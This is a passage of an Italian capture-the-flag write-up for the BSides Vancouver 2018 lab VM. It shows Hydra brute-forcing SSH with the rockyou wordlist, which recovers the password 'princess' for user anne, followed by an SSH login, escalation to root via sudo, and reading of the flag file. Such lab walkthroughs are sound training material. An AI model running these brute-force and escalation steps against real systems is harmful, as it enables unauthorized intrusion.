[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.201:22/
[22][ssh] host: 192.168.1.201 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-16 11:58:41
```

In questo modo, tramite la lista di password presenti in `rockyou.txt` ho avviato `hydra` in `ssh` e trovato una password che potesse funzionare, ovvero `princess`.



```
[kali㉿kali)-[~]
$ ssh anne@192.168.1.201
anne@192.168.1.201's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Apr 16 08:59:01 2024 from 192.168.1.203
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cd ..
root@bsides2018:/home# cd ..
root@bsides2018:# ls
bin  cdrom  etc  initrd.img  lost+found  mnt  proc  run  selinux  sys  usr  vmlinuz
boot  dev   home  lib      media       opt  root  sbin  srv      tmp  var
root@bsides2018:# cd root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Una volta entrato, passo a `root` come da indicazioni, trovando la `flag.txt`.